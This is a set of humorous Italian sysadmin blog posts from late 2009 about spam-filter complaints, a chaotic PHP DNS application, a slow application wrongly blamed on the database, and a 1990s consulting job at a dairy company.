IO - Non ho la piu' pallida idea di che cosa parli. Chi e' CL?

DB - CL lavora per \$isp, pare che uno dei loro clienti, \$cliente, abbia un sacco di problemi e noi non facciamo nulla.

IO - Dunque, stamani ho ricevuto una mail da \$isp, pensavo fosse arrivata anche a te, comunque non hanno nominato \$cliente che e' la prima volta che lo sento, io ho chiesto piu' informazioni e basta.

A questo punto guardo i dati di \$cliente.

IO - Allora, \$cliente ha iniziato ad usare il nostro sistema una settimana fa circa, al momento ricevono qualche cosa come 150 mail al giorno, di cui un buon ottanta per cento circa sono marcate come spam.

DB - CL mi ha detto che ricevono migliaia di mail al giorno.

Cosa fa' l'applicazione X ?

IO - Aho', queste sono le mail che passano da noi... a meno che...

Un rapido clicckety-click mi dice che i record MX di \$cliente puntano a tutto meno che al nostro sistema. Un altro rapido clicckety-click mi dice che il loro server di posta riceve tranquillamente posta da tutto l'universo.

IO - Humpf. Il loro DNS e' configurato male ed il loro server di posta riceve posta da ogni dove. Nessuna sorpresa se ricevono spam.

DB - Allora, mandami una copia di quella roba che adesso chiamo CL.

La faccenda **ovviamente** non e' finita li', CL apparentemente ha reiterato le sue proteste adducendo "migliaia" di mail di spam al giorno, ed **ovviamente** di queste "migliaia" di mail di spam non e' possibile riceverne un esempio cosi' posso vedere quale sia il problema.

Dopo diversi giorni (si', **giorni**), di continue telefonate e mail di lamentela, riesco, finalmente, ad avere un "esempio" di queste mail di spam. CL lamenta anche che la stessa mail, inviata a 3 destinatari diversi, e' arrivata solo ad uno dei 3.

Io guardo questo "esempio" che e' composto da 8 mail. Si', **otto**. Alla faccia delle "migliaia" di mail. La prima cosa che controllo e' ovviamente questa "mail del mistero" e noto subito che non e' **una** mail ma sono **due** mail distinte, inviate a 2 ore di distanza una dall'altra e da due server diversi. Le due mail hanno lo stesso identico contenuto perche' trattasi di una mailing-list, ma sono innegabilmente, DUE mail distinte. Ed ecco spiegato il mistero: probabilmente in quelle due ore che sono intercorse qualche cosa e' cambiato nel filtro.

Delle altre 7 mail rimanenti, una buona meta' non sono passate attraverso il nostro sistema (ricordate cosa avevo detto della loro configurazione?), e se analizzate dal mio filtro vengono tutte considerate 'spam' senza problemi. Le altre 3 invece contengono solo un link http, quindi troppo poco perche' il filtro bayesiano possa farci qualche cosa e se il link non e' nella blacklist non e' possibile farci niente (allo scopo, io ho sviluppato un plugin di spamassassin).

Rispondo (con CC a DaBoss), ma ovviamente la cosa non e' molto apprezzata da CL.

Un paio d'ore dopo sono a consulta con DaBoss.

IO - ...quindi e' **sempre** possibile che il filtro marchi le mail in modo sbagliato, e' un sistema automatico, mica un essere umano. E comunque, Failure is ALWAYS an option.

DB - Ma questi stanno facendo un casino e domandano spiegazioni.

IO - Le ho inviate le spiegazioni. Anche a te.

DB - Questa cosa che il loro server accetta posta anche da altri sistemi e' la migliore, puoi fare un controllo su quanti dei loro clienti hanno lo stesso problema?

IO - Si ma ci vorra' un po' di tempo, non e' immediato.

DB - Ok, tu comincia. Quante mail ricevono che sono marcate sbagliate?

IO - E come accidenti faccio a saperlo? L'unico modo sarebbe guardare ogni singola mail. Cosa che gia' faccio per i nostri sistemi di test e su questi la percentuale e' inferiore all'uno per cento. Ma quello che e' spam per me magari non lo e' **per loro**. L'unico modo per essere sicuri e' che **loro** mi mandino le mail che sono marcate sbagliate cosi' che io possa analizzarle. Se non lo fanno non posso farci niente.

DB - Ma CL ha detto che lo ha fatto.

IO - Sicomemo... Mi ha mandato 7 mail. **SETTE**, alla faccia delle migliaia. E 4 di queste non sono passate attraverso il nostro sistema quindi non contano. Alla fine erano solo 3 le mail "valide".

DB - Se ricevono un centinaio di mail al giorno il 3 per cento e' un po' troppo...

IO - Se sono 3 mail in un giorno forse, e se sono 3 mail in una settimana?

DB - Adesso richiamo CL e cerco di organizzare un meeting con \$cliente...

Cosa fa' l'applicazione X ?

IO - Ma perche' non chiamiamo direttamente \$cliente e scavalchiamo CL? Dopo tutto e' \$cliente che tira fuori i soldi no?

Riesco a convincere DB, cosi' chiamiamo direttamente \$cliente e parliamo con il di loro SL.

DB - ... quindi abbiamo deciso di chiamarvi direttamente per mettere in chiaro la faccenda.

SL - Ah, bene, ma non ce n'era bisogno effettivamente. Ho gia' detto a CL di \$isp che l'intera cosa non e' cosi' preoccupante.

DB - Ah no?

SL - No. Nei primi giorni c'e' stato un po' un problema perche' il nostro responsabile dell'it ha fatto un po' di casino con la configurazione dei server, ma adesso che abbiamo riconfigurato il firewall e non accettiamo piu' posta da altri le cose vanno molto meglio.

DB - E non ricevete piu' spam?

SL - Mah, qualche cosa di tanto in tanto, una o due mail al giorno, ma niente di grave in ogni caso. In effetti la mia mailbox e' un po' solitaria...

DB - Ah bene... perche' CL parlava di migliaia...

SL - CL non sa di cosa ca\$\$o parla.

E quella e' stata la cosa piu' giusta che ho sentito riferita a CL.

Davide

30/11/2009 08:00

I Tentacoli!

No, non e' un altro dei miei soliti incubi, anche se lo sembra. Alura, e' qualche giorno che sono occupato a fare "pulizia" sul nostro server web primario. Che sarebbe anche il server che ospita la nostra mefitica applicazione di 'helldesk' (applicazione di cui ho gia' detto in passato), la versione vecchia della foxxuta applicazione del mailsan e la versione attuale dell'altra foxxuta applicazione di gestione del dns.

L'applicazione del mailsan e' "migrata" su un server diverso dato che e' stata completamente rifatta in java, non che sia stato un grande vantaggio il cambio di server e di linguaggio data la metodologia di sviluppo applicata, come detto piu' di una volta.

Adesso quello che vorrei fare io e' rimuovere la muffa e spostare tutte le applicazioni ancora in uso su un server nuovo, quindi re-installare il server vecchio e riciclarlo.

L'applicazione di hell-desk non e' difficile da spostare. Un po' di rottami che non sono manco piu' in uso si fulminano via... e poi arriviamo alla fetenza del DNS (di cui parlai un po' in questa storia).

E li' mi scontro con quello che la phprogrammatrice che ha scritto sta' cosa considerava "solida gestione delle versioni"...

```
drwxrwxr-x 5 marisa marisa 4096 Dec 12 2006 dns/  
drwxrwxr-x 5 marisa marisa 4096 Dec 14 2006 dns_20070117/  
drwxrwxr-x 5 marisa marisa 4096 Dec 24 2006 dns_20070117_1/  
drwxrwsr-x 5 marisa marisa 4096 Dec 29 2006 dns_20061229/  
drwxrwxr-x 5 marisa marisa 4096 Jan 07 2007 dns_2007011801/  
drwxrwsr-x 5 marisa marisa 4096 Jan 16 2007 dns_20070119/  
drwxrwsr-x 5 marisa marisa 4096 Jan 22 2007 dns_20070405_01/  
drwxr-sr-x 5 marisa marisa 4096 Apr 3 2007 dns_new/  
drwxrwsr-x 2 marisa marisa 4096 Oct 20 2006 dns_sql/  
drwxr-sr-x 5 marisa marisa 4096 Sep 1 13:04 dns_test/  
drwxrwsr-x 2 marisa marisa 4096 Oct 20 2006 dns_sql_old/
```

Una bambolina a chi mi indovina quale delle innumerevoli directory e' quella giusta!

Come dite? Sbagliato! No, sono sicuro che e' sbagliato, perche' la directory giusta non e' nessuna di queste!

Dopo molte peregrinazioni scovo una directory "service" che e' sim-linkata nella home dir che porta ad un'altra directory che contiene una ennesima directory "php_library", la quale a sua volta contiene una directory 'admin' la quale a sua volta contiene:

```
drwxrwxr-x 5 marisa marisa 4096 May 10 2007 dns_01/  
drwxrwxr-x 5 marisa marisa 4096 Jun 23 2007 dns_new/  
drwxrwxr-x 5 marisa marisa 4096 Jun 25 2007 dns_new2/  
drwxrwxr-x 5 marisa marisa 4096 Jul 11 2007 dns_test/  
drwxrwxr-x 5 marisa marisa 4096 Sep 18 2007 dns_php/  
drwxrwxr-x 5 marisa marisa 4096 Oct 03 2007 dns_02/
```

Dopo aver picchiato la testa una mezza dozzina di volte contro l'armadio comincio a guardare il panegirico di redirect e symlink dove porta. E scopro cosi' che la **vera** applicazione, non e' nessuna di queste! Ma sta inguattata in una anonima directory 'php_app' nella root dir del web server!

E poi mi chiedono **perche'** odio cosi' tanto i programmatori php...

Comunque dopo aver copiato religiosamente tutta la directory nel server di test allo scopo... scopro che non funziona. Si' perche' la signora phprogrammatrota ha deciso di "riusare" il codice "includendo" file php da

Cosa fa' l'applicazione X ?

ogni altra directory in giro.

Assicurandosi cosi' che il suo foxxuto codice sia non-riutilizzabile, non-rilocabile e, soprattutto, NON LEGGIBILE!

L'idea di DaBoss di rifare tutto l'accrocchio da zero comincia a sembrarmi mooolto appetibile.

Davide

07/12/2009 08:00

Check Your Sh1t!

E sono di nuovo da \$brancodipaguri! Aaahhhh. Quanto tempo! Quasi un mese. Ed io che cominciavo a sperare che... vabbe'.

Intanto che sono qui che trasferisco un database da uno degli ennemila server di "test" (che sono tutti di test altrimenti bisognerebbe pagare le licenze) al "vero" database server, quello che fu comperato prima che io me ne andassi ed e' rimasto a prendere polvere nel rack fino a ieri l'altro quando l'ho acceso per la prima volta, arriva uno dei CL.

CL - Ehi, tu sei D?

IO - Ti devo dei soldi? Ho giurato di sposarti in un momento che ero ubriaco? Ho giurato di sposare **un tuo parente** in un momento in cui ero ubriaco?

CL - (*confuso*) Huh?

IO - (*ok, ci ha il processore a 1.6 Mhz*) Lascia perdere... si sono io, che vuoi?

CL - Mi ha detto UL che tu potresti aiutarmi con un problema che ho con una applicazione.

UL e' sempre il genio, amante dei piani superdettagliati che si sta prodigando come *irresponsabile* IT.

IO - Ok, che problema hai?

CL - Allora, la mia applicazione strumpa e ridumpa, frulla e risfrulla ma la connessione al database e' mortalmente lenta. Volevo vedere come potevamo ottimizzare il database.

IO - Sei sicuro che il problema sia nel database?

CL - E che altro potrebbe essere?

Mi trattengo dal rispondergli "la tua testa". No, non lo so come o perche'. Comunque, usciamo dalla Sala Macchine ed andiamo a vedere questo problema.

L'applicazione (ovviamente) e' solo sul suo lapdog, e non e' installata su uno dei server di "test". Nota per me: chiedere ad UL di compilare una lista **completa ed esaustiva** di tutte le applicazioni che girano sui server di test e quali server, cosi' magari riusciamo a spegnere qualcuno di questo ginepraio di pc-che-fingono-di-essere-server.

CL - Allora, io faccio cosi' cosa' cosu'... ecco, adesso fa la richiesta al database e si blocca.

Ed in effetti, si blocca.

IO - Ok, quale e' il database che stai usando?

CL - Ruzgublfuful.

IO - (*guardandolo fisso*) E dove accidenti sta?

CL - Qui (*indicando il laptop*).

Ovviamente. E che ti pareva?

IO - Bene. Adesso fammi un dump del db e lo spostiamo sul server, cosi' vediamo subito se e' un problema di risorse della macchina oppure no.

CL - (*confuso*) Un dump?

IO - Si, un dump. Del database.

CL - E come si fa?

Cosa fa' l'applicazione X ?

Rapida introduzione di CL alle magie di mysqldump, chiappa il dump (2 Mb), crea un db sul server, importa il dump, imposta i permessi.

IO - Adesso imposta la tua applicazione per usare il db sul server, questi sono i dati.

CL - Huhhh... Quello non e' tanto facile...

IO - Perche'?

CL - Perche'....

IO - Hai le stringhe di connessione hard-wired nel codice.

Ovviamente, e che mi aspettavo?

IO - E come pensi di spostare l'applicazione in produzione (se mai ci andra') o in testing (se mai ci andra')?

CL - Mah... io pensavo che il db rimanesse sulla stessa macchina quindi...

IO - Pensavi male. Adesso cambiati il codice in modo da usare un'altro server. E se vuoi un mio consiglio (che te lo do' lo stesso anche se non lo vuoi), **rimuovi** tutti i parametri che sono hard-wired e falli leggere da un file di configurazione.

CL inizia il difficoltoso lavoro di modificare il suo codice, reso ancora piu' difficile dal fatto che, apparentemente, e' incapace di usare un editor di testo ed il concetto di "search & replace" gli e' ignoto. Dopo un po' lo mollo li' e me ne ritorno al tavolo di cui mi sono impossessato come "postazione di lavoro". Un paio di ore dopo CL e' di ritorno.

CL - Ok, dovrei essere a posto...

IO - "Dovresti" essere a posto? Non hai provato?

CL - E come faccio a provare?

IO - Che ne dici di **spegnere** il tuo db server e vedere se ti becchi un errore?

CL - Ah, be... si ma non credo che funzioni cosi'...

IO - Perche'...?

Perche' (sciocco io a non pensarci subito), non appena avvia quella chiavica di una applicazione si becca una spataffiata di errori. Ed il funzionamento "normale" della cosa e' un errore ogni 30 secondi. Come potrebbe perciò distinguere un errore da un "errore" ?

Comunque, lui ricomincia la giga ed io tengo un occhio sul db.

CL - Ecco, adesso si e' ribloccato? Vedi che e' il database?

IO - (*indicando la console*) Database un corno. Non sta facendo niente.

CL - Come non sta facendo niente? Ma guarda che e' bloccato... il database...

IO - Il database ti ha dato le informazioni in *clickety-click* unopuntodue secondi.

CL - Ma la query...

IO - La query e' fatta, finita, hasta lasagna. I dati sono da qualche parte nella tua applicazione, cosa ne stai facendo lo sai solo tu. Ma il database **non e'** il problema.

CL - Ma... i dati... la query...

Io a quel punto mi impossesso del lapdog e faccio un rapido controllo: il processore e' a palla al 100%. Un thread dump dell'applicazione mi dice che negli ultimi 2.5 minuti, il tempo usato dal Garbage Collector e' stato di 2 minuti e 28 secondi. Ergo, gli unici due secondo che l'applicazione ha 'girato' e' stato durante la query al database.

IO - Eccoti il tuo problema, la tua applicazione e' scritta con i piedi.

Cosa fa' l'applicazione X ?

In effetti potrebbe essere scritta anche con altre parti del corpo, ma sicuramente nessuna che ha minimamente a che fare con il cervello.

CL - Ma... la query... il database...

E così' il muro si e' arricchito di un altro dei miei "cartelli":

Check your shit
Before complaining with me
be sure
that your stuff works as intended.

Davide
14/12/2009 08:00

Incubi ad occhi aperti (parte prima)

Ieri sera alla tele davano "Falling Down" (no, non me lo ricordo il titolo italiano), per qualche anomala connessione nel mio mononeurone, a me e' venuto in mente Fantozzi (forse perche' mi stavo guardando allo specchio?), i due concetti si sono "amalgamati" nel mio subconscio (che se vado da uno psichiatra lo riduco in lacrime altro che) ed hanno cospirato nel riportare alla memoria gli avvenimenti di quando lavorai per \$formaggini. Dato che la faccenda continua a rimbalzarmi nella cavita' che c'e' tra le mie orecchie, mo' ve la beccate.

Ah-hemm...

Effetto dissolvenza wibblidi-wobblidi

E' il lontano millenovecentonovantaqualcosa ed io lavoro come consulente, programmatore, analista, sistemista, dba, uomo-delle-pulizie eccetera per conto di \$ditta, la quale ha appena acchiappato un succoso contratto di rifacimento del vecchio sistema informativo di \$formaggini (notissima azienda casearia italiana). Il primo passo e' stata la presentazione di una analisi per il software in questione, software che deve essere usato dai vari "magazzini" per accettare ordini telefonici, inserirli in un sistema di prenotazione/fatturazione e poi stampare le bolle e le fatture.

Il **vecchio** software, sviluppato da chissachi' e' scritto in Basic 80. Oramai, dopo molteplici cicli di aggiornamento, non e' piu' "spaghetti-code", e' un vero e proprio "nido-di-serpenti-velenosi-incazzati-code". Del tipo che si ribella e ti mozzica se cerchi di avvicinarti o li guardi solo. Ogni linea e' costituita da molteplici istruzioni attaccate una all'altra, goto e gosub ogni dove, ogni "modulo" e' al limite delle capacita' del compilatore. E (surprise surprise) \$formaggini non riesce a trovare **nessuno** che sia disposto a fargli manutenzione. Ed ecco perche' noi dovremmo rifare il tutto.

Comunque, l'analisi e' stata consegnata e tacitamente approvata (io ho avuto l'impressione che avrebbero approvato *qualunque cosa* pur di avere li' qualcuno per rifare sta cosa...), il software e' stato scritto da me in un mesetto e poi sono stato spedito alla sede di \$formaggini per consegnare il tutto e per apportare le necessarie correzioni mentre loro fanno i "test di accettazione". E sono anche li' per fare da supporto ad una mia collega che e' distaccata la' da un mese circa ed ha seriamente bisogno di supporto.

Mi presento percio' alla sede di \$formaggini allo scoccare delle 9. Entro nel palazzo in pieno centro, atrio tutto marmo lucidissimo e cerco di attirare l'attenzione di uno dei 6 (sei) uscieri che li' si trovano. Uscieri che sono occupati a: leggere il giornale, bere il caffe', fumare una sigaretta, grattarsi eccetera. Dopo un po' uno di questi (doveva essere l'ultimo assunto e quindi con il grado piu' basso) capisce che no, non me ne vado e mi domanda che voglio, mi invia quindi all'ascensore verso il quinto piano: reparto ICCITTI'.

La porta dell'ascensore si apre sul quinto piano, io esco... e tutto cio' che poteva cadermi mi cade. Immaginatevi, se siete masochisti, la scena seguente.

Il piano in origine era probabilmente diviso in uffici, poi, con il vento del rinnovamento, gli uffici sono stati rimossi lasciando un ampio e spazioso "open space", solo che nessuno ha pensato a come gestirsi i cavi elettrici e telefonici che erano nei precedenti muri, ci sono varie possibilita': si solleva il pavimento e si usano canaline sotto al pavimento, ma poi bisogna modificare gli ascensori e costa soldi, si ribassa il soffitto e si mettono i cavi nel soffitto, no buono bisogna rifare le luci e costa soldi... ma evidentemente \$formaggini ha un paio di magazzini pieni di materiale da imballo... ergo: **nastro da pacchi! Tanto!**.

Quindi, cavi elettrici/di rete/telefonici ovunque, nastrati alla moquette (o cio' che ne rimane), in alcuni casi

Cosa fa' l'applicazione X ?

drappeggiati elegantemente tra le luci o appesi con catenelle composte da graffette.

Per 'partizionare' l'open space e' stato usato di tutto. Oltre a scatole di cartone aperte e nastrate (che cosa ho detto prima riguardo il materiale da imballaggio?) tra le scrivanie, armadi di metallo, cassettiere impilate, tavoli (o parti di tavoli) rovesciati. E pile di carta. Tante pile di tanta carta. Caos ovunque. Nel "atrio" degli ascensori, uno spazio di 2 metri per 3, si trovano incastrate due scrivanie, un fax ed una fotocopiatrice.

Vengo raggiunto da SL che mi accompagna nel suo "ufficio": una scrivania incastrata tra due armadi e chiusa dal resto del posto da una parete composta di scatole di cartone.

SL - Ah, ok, lei e' qui' per quell'affare... bene... e adesso dove lo metto questo?

Individua uno spazio nel "corridoio", si eclissa e ritorna dopo poco con un tavolo da picnic, lo piazza nello spazio libero, acchiappa una sedia (normalissima sedia con 4 gambe eh, mica sedia da ufficio con ruote e braccioli) la piazza davanti e si ri-eclissa, ritorna un minuto dopo con un PC, lo piazza sul tavolo, poi borbotta tra se' "ma questo non ha la scheda di rete...". Il suo occhio d'aquila individua un pc lasciato incustodito dal proprietario, con mossa rapida spegne il pc, estrae la scheda di rete e la infila nel "mio".

SL - Ok, eccoti sistemato, adesso puoi lavorare.

Ho intuito subito che lasciare la propria roba incustodita in quel posto significa non ritrovarla piu'. Nella giornata ho scoperto altre cose interessantissime. Per esempio che il "pc" (un IBM PS/2) ha un disco fisso da 30 Mb (si', MEGA-Byte, stiamo parlando degli anni '90 qui', quando un floppy era ancora utile a qualcosa), mentre il "server" ha un disco fisso da 5 Mb. Il risultato e' che tutto il codice ed altra roba deve essere conservato nel pc dello sviluppatore, il quale e' anche "responsabile" del backup della propria macchina ovviamente.

<intermezzo> Ve li ricordate i PS/2? Quegli aborti che IBM sviluppo' per tentare di riportare sotto controllo il mercato dei PC che aveva perduto dopo aver lanciato l'originale pc-ibm negli anni ottanta? Quei cosi' osceni che costavano come due pc messi insieme e funzionavano come mezzo? Ok, si potrebbe argomentare che *microchannel* era una architettura migliore di *ISA/EISA*, ma si potrebbe anche argomentare che *Beta* era un sistema migliore di *VHS*, quale dei due e' morto e quale e' andato avanti? </intermezzo>

Ok, mi installo e cerco di capire come capperò funzionano le cose. Vengo immediatamente distratto dalla mia collega, la quale, contentissima di avere qualcuno che **lei** puo' tormentare invece del contrario, mi chiede se ho dello spazio sul disco per salvare alcuni dati del programma di fatturazione perche' sul suo pc non c'e' piu' spazio e senno' bisogna cancellarli.

Dopo manco dieci minuti arriva uno dei CL del posto che ci domanda a noi se abbiamo ancora le copie dei dati di fatturazione di 6 mesi prima. La mia collega risponde che quella roba ha dovuto eliminarla perche' non aveva piu' spazio sul disco. CL non fa' una piega e chiede se lo aiutiamo ad andare a riprendere il cartaceo... andiamo percio' al piano superiore dove si trova "l'archivio".

Altro open-space, ma questo e' silenzioso. Non c'e' anima viva. Quasi ogni centimetro quadrato del pavimento e' coperto da tabulati di computers, in pile non molto stabili. CL si addentra nel Labirinto, si ferma, acchiappa un tabulato e legge:

CL - Settembre '87. No.

SBAM!

Cosa fa' l'applicazione X ?

Che e' il rumore che il tabulato fa quando CL lo sbatte sulla pila vicina. Prende un altro tabulato da un'altra pigna.

CL - Maggio '84. No.

RI-SBAM!

Altra pila.

CL - Ottobre '88...he he he... bello quel periodo.. he he he...

IO - Ma... non c'e' un metodo per archivarla sta' roba... cioe'...

CL - Ah, dunque, un metodo... hemmm... si', cioe'...

Siamo interrotti da uno degli uscieri con un carrello di quelli per trasportare i pacchi, che arriva carico di altri tabulati, individua uno spazio vuoto nel marasma, scarica tutto e se ne va.

IO - Huhh.... Lascia perdere.

Dopo la visita me ne ritorno al "mio posto", noto con apprensione che il precedente proprietario della "mia" scheda di rete sta' sbraitando che qualcuno gli ha smontato il pc, in quel momento il mio cellulare si mette a suonare.

<intermezzo> Ve li ricordate i cellulari degli anni '90? Quei cosi' che erano grossi come scatole da scarpe, pesavano quanto un mattone ed avrebbero potuto sostituire un giubbotto antiproiettile... se avevi una tasca abbastanza grossa da tenercelo ovviamente... Bene, io ne avevo uno. </intermezzo>

Rispondo, ed e' SL. Lo stesso SL che mi ha piazzato li', lo stesso SL che siede e circa 3 metri di distanza. A questo punto mi alzo, mi avvicino al suo tavolo, mi appoggio con nonchalance al suo monitor e lo guardo continuando a parlare.

Lui va avanti a parlare per un po' guardandomi, poi qualche cosa fa 'click' nella sua testa e realizza che la persona con la quale sta parlando al telefono e' la stessa che lo sta guardando in faccia. Rapido come un gatto, sbatte giu' il telefono e continua a parlarmi... Io a quel punto ho dovuto scusarmi ed andare al cesso per un po' perche' non riuscivo a restare serio... che volete farci? Ero ancora giovane ed imbecille (adesso sono solo imbecille)...

-- Continua --

Davide

21/12/2009 08:00

Incubi ad occhi aperti (parte seconda)

(continua dalla parte precedente)

Comunque, a parte la *personalita' telefonica* di SL e le stramberie del posto le cose procedono, il mio programma viene portato in un paio di magazzini per il test di accettazione ed un paio di giorni dopo mi arriva un CL con il responso. "Responso" che mi viene presentato nella seguente maniera:

CL - Hai sbagliato!

IO - ??ma se non ho ancora fatto un tubo?

CL - Il tuo programma fa' cosi' e cosa', invece dovrebbe fare cosu' e cose'.

IO - Ma veramente la funzionalita' era chiaramente scritta nell'analisi che abbiamo presentato piu' di un mese fa, perche' non l'avete segnalato allora?

CL - Nononono, e' un errore tuo.

Ora, che io commetta degli errori non e' una cosa anormale, comunque acchiappo il foglio e mi metto all'opera, dopo una mezza giornata ho la nuova versione 1.1. Un paio di giorni dopo ri-arriva CL.

CL - Hai sbagliato!

IO - ?? N'altra volta?

CL - Il tuo programma fa' cosu' e cose', invece dovrebbe fare cosa' e cosi'.

IO - Ma l'altra volta mi avevi detto...

CL - Nononono, e' un errore tuo.

Grrr... comincio a vedere un certo *trend* nella faccenda, mi rimetto all'opera e presento la versione 1.2. Passano un paio di giorni...

CL - Hai sbagliato!

IO - Che minchia dovrebbe fare adesso?

CL - Il tuo programma fa' cosa' e cosi', invece dovrebbe fare cosi' e cosa'.

IO - Ma e' esattamente come era la prima volta!

CL - Nononono, e' un errore tuo.

IO - (*mostrandogli i fogli delle volte precedenti*) Versione 1.0, 1.1 o 1.2, scegli.

CL - Nononono, e' un errore tuo.

Allora ero molto piu' giovane ed imbecille (come sempre, adesso sono solo imbecille), per cui mi sono limitato a riprendere la versione 1.0 dal backup ed a ri-presentarla. Piu' tardi, ho avuto una interessante discussione con un altro "consultante" (PL) alla macchina del caffe'.

PL - ...che questa e' la loro procedura standard eh! Loro ti chiamano per fare **un** programma e ti pagano per **un** programma, poi, con sta ca\$\$o di storia dell'accettazione, te ne fanno scrivere 25 di programmi. Ma ti pagano sempre per uno solo...

Messo in guardia sull'andazzo procedo a tenere copia cartacea di **ogni** modifica richiesta, e faccio anche presente al mio capo di allora che questo che sto facendo non e' "correzione" degli errori ma e' sviluppo ex-novo.

Un paio di giorni dopo vengo chiamato dal solito CL e da SL perche' ci sono "gravi problemi" con l'interfaccia del mio programma.

Cosa fa' l'applicazione X ?

CL - ...quindi se vado in "modifica ordine" lui mi mette in modifica l'ordine.

IO - ...e cosa dovrebbe fare altrimenti?

CL - Noooooooo. Questo e' sbagliatissimo! Che i nostri uomini non sono abituati a questo sistema, quindi noi vogliamo che, premendo F1, metta in modifica i campi 1, 2, 7 e 19, premendo F2, si mettano in modifica solo i campi 5, 12, 43 e 29, premendo F3...

IO - 'Momento! Tutta questa faccenda e' completamente fuori standard. Come funziona l'interfaccia stava ben scritto sull'analisi, la stessa analisi che noi abbiamo consegnato due mesi fa e che voi avete approvato. Se l'interfaccia non vi andava bene dovevate dirlo prima. Adesso, cambiare tutto significa sostanzialmente riscrivere la cosa da zero. E questa non e' "correzione" di errori.

CL - Nononono, e' un errore tuo.

IO - (*il BOFH che era ed e' in me comincia a svegliarsi*) Errore mio un par di coglioni.

In seguito, ho discusso la faccenda con il mio capo di allora, che aveva tanti difetti ma scemo non era. Il suo giudizio della faccenda e' stato "sono un branco di rincoglioni". Comunque, un paio di giorni dopo, siamo li' con CL, il mio capo (DB) ed SL che discutiamo di questa cosa. In quell'occasione, SL era un po' distratto perche' gli avevano appena messo questa cosa magica chiamata *posta elettronica* e non riusciva a trattenersi dal cliccare ogni 30 secondi per vedere se gli era arrivato un nuovo messaggio. Quindi la sua attenzione era piu' verso lo schermo del computer che verso di noi.

CL - ..perche' noi diamo le istruzioni per le modifiche ma lui non vuole apportarle.

DB - (guarda me con aria interrogativa)

IO - Te l'ho detto, quella faccenda sull'input dei campi.

DB - Ma quella e' una cazzata mastodontica. E comunque e' completamente fuori standard. Gli standard li avete approvati voi.

CL - Nononono, e' un errore tuo.

DB - Ma manco pel cazzo. L'interfaccia e' definita in dettaglio nell'analisi. (*guarda SL*) Dove' l'analisi?

SL - (*staccandosi per 10 secondi dal monitor e guardandosi intorno nel marasma che circonda il suo tavolo*) Ah, l'analisi, si', deve essere qui da qualche parte (*pausa per controllare la posta*)... dunque... (*apre un paio di scatoloni*) Ah, eccola qui.

E procede a ripescare da uno degli scatoloni la nostra analisi, ornata da un paio di segni di tazze di caffe'.

DB - Ma l'avete letta?

SL - Huh? Letta? No, io non l'ho letta...

Dopo l'avvenimento DB mi ha istruito a non fare nessuna *modifica* all'applicativo ma limitarmi alla correzione di *errori* comprovati. Cose che non funzionano insomma, per le *modifiche* di procedere con una nuova offerta.

La cosa non e' andata giu' a CL. Un paio di giorni dopo eccolo arrivare alla carica.

CL - C'e' un gravissimo problema con il tuo programma!

IO - Non fa il caffe'?

CL - Non scherzare che e' serio! Perde i caratteri!

IO - Che cosa e' che fa?

CL - Vieni a vedere...

Ci dirigiamo verso il suo tavolo, li' CL avvia il mio programma, entra in "inserimento ordini", si prepara ad inserire il codice di un prodotto. Si alza in piedi, flette le dita un paio di volte e quindi si produce in un "frullo" di dita sul tastierino numerico. Ripete la cosa un paio di volte poi esclama trionfalmente:

CL - Ecco! Hai visto? Ha perso un carattere!

Cosa fa' l'applicazione X ?

Mi rimangio le prime 10-15 risposte che mi vengono spontanee...

IO - Bravo, adesso mettilo per iscritto, che devo andare in ufficio piu' tardi e questo fara' ridere tutto l'ufficio per il resto della settimana.

(continua)

Davide

28/12/2009 08:00

Incubi ad occhi aperti (parte terza)

(continua dalla parte precedente)

...dov'e' che ero rimasto? Ah si'. Quindi dopo un buon sei mesi circa passati a fare tutto meno che correzioni sul mio programma (che era quello che avrei dovuto fare), sono a consulta con DaBoss per il da farsi nel futuro.

DB - ...quindi per il momento tu dai una mano alla tua collega e se CL dice qualche cosa mettilo per iscritto e poi vediamo il da farsi. Se non sono oggettivamente vere correzioni ovviamente.

IO - Scusa la domanda scema, ma perche' accidenti diamo corda a quel coglione di CL?

DB - Perche' ci pagano.

E che vuoi dirgli a quel punto? Quindi io continuo a girare le stesse 3/4 versioni del mio programma (sempre le stesse) in risposta agli "errori" di CL (sempre gli stessi) e sostanzialmente a scaldare la sedia.

<intermezzo>

\$formaggini era (non so se lo e' ancora) fondamentalmente un IBM-shop, che non e' che la cosa fosse poi tanto anormale a quell'epoca.

Tra la fine degli anni '80 e l'inizio degli anni '90 le cose o erano IBM o non erano. Erano gli anni in cui le societa' si staccavano dalla dipendenza dai mainframes e micro-computers per spostarsi sempre di piu' verso reti di PC, attratte dai costi minori (veri o presunti).

In quell'epoca si avevano tre scelte fondamentalmente: tenersi su IBM, il che voleva dire AS/400, PS/2 e TokenRing, fare il salto della quaglia e portarsi sui cloni, di cui ce ne erano migliaia e c'era solo l'imbarazzo della scelta, con Novell o Lantastic o simile per attaccarli insieme, e questo significava sostanzialmente Ethernet, oppure fare il balzo gigantesco ed andare verso Apple.

Il "balzo" era reso sostanzialmente impossibile, dal punto di vista manageriale, per via dei costi altissimi dell'hardware e del software. Mentre i programmatori DOS venivano via un soldo alla dozzina, fondamentalmente nessuno programmava per Apple. Almeno, IO non ho mai trovato un programmatore Apple.

E voi, se avete meno di una quarantina d'anni, probabilmente state pensando: "e Microsoft?".

Microsoft cominciava appena appena a mettere fuori la testolina, Windows era alla versione 2.0 e le prime copie di 3.0 cominciavano a circolare. D'altra parte all'epoca, se non volevi finire seppellito da citazioni e contro-citazioni firmate da Apple conveniva stare calmi e cercare di passare inosservati. Cosa che aziende come Digital Research non fecero, e Digital ne pago' il prezzo quando mise in circolazione GEM. Apple trascino' Digital in tribunale ed il blocco di piu' di un anno allo sviluppo del prodotto ne decreto' la morte.

Nel caso di \$formaggini la scelta era piu' o meno obbligata. Dai micro e mainframe di IBM si passava verso AS/400 e PS/2 con Token Ring. Ed il bios delle schede di rete andava in conflitto con il bios del pc una volta su due, costringendo ad almeno 3 reboot consecutivi prima che qualche cosa funzionasse.

Anche \$ditta comunque era nel mezzo del cammino. Il 60% dell'attivita' in quegli anni era costituita dall'interfacciamento tra micro/mainframes ed AS/400 e reti di PC. Il resto era sviluppo di applicazioni ad-hoc su base DOS, installazione e gestione di reti Ethernet/Novell. E DaBoss era li' che pensava se restare con IBM o abbandonare "big blue" ed andare con il *vento del nuovo* e vendersi anima e corpo a Microsoft.

Cosa fa' l'applicazione X ?

</intermezzo>

Siamo di nuovo a consulta con SL per vedere di tirare le somme.

DB - ...quindi dopo sei mesi e girando sempre le stesse 3 versioni o vi decidete e ne approvate una o dobbiamo procedere con una nuova offerta, ma questa volta l'accettazione dell'analisi significa che accettate **anche** l'interfaccia.

